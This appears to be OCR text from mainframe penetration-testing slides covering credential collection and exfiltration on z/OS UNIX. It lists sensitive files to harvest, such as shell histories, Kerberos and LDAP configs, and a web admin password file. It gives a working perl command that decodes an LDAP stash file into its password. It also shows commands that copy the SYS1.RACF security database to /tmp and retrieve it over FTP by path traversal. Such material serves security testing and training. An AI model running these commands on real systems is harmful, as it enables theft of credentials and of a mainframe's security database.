
Collection. UNIX

Files/Directories	Description
/u/	User directory
.sh_history .bash_history	User *sh history
/etc/skrb/	Kerberos configs
/etc/ldap/	LDAP configs
/etc/httpd.conf	IBM HTTP Server config
/etc/dfs	DFS config
/usr/lpp/internet/server_root/Admin/ webadmin.passwd	Web admin config




Collection. UNIX. LDAP

- LDAP Stash file create:
  - /usr/lpp/internet/sbin/htadm -stash stash_file.sth SuperSecretLDAPPass
- LDAP Stash file decode:
  - perl -C0 -n0xF5 -e 'print $_^"\xF5"x length."\n";exit' < key.sth > unstash.key
  - dd conv=ascii if=unstash.key of=unstash_ascii.key



Exfiltration




Exfiltration

- x3270
- FTP
- SSH
- HTTP
- etc.


Exfiltration. TSO

UNIX to MVS:

- OGET '/path/to/hfs/file' DATASETNAME BINARY




x3270 file transfer option



x3270 file transfer setup


Exfiltration. UNIX. FTP

- MVS to HFS:
  - cp -B "//'SYS1.RACF'" /tmp/racf
- FTP path traversal:
  - cd ../
  - cd SYS1
  - get RACF



RACF

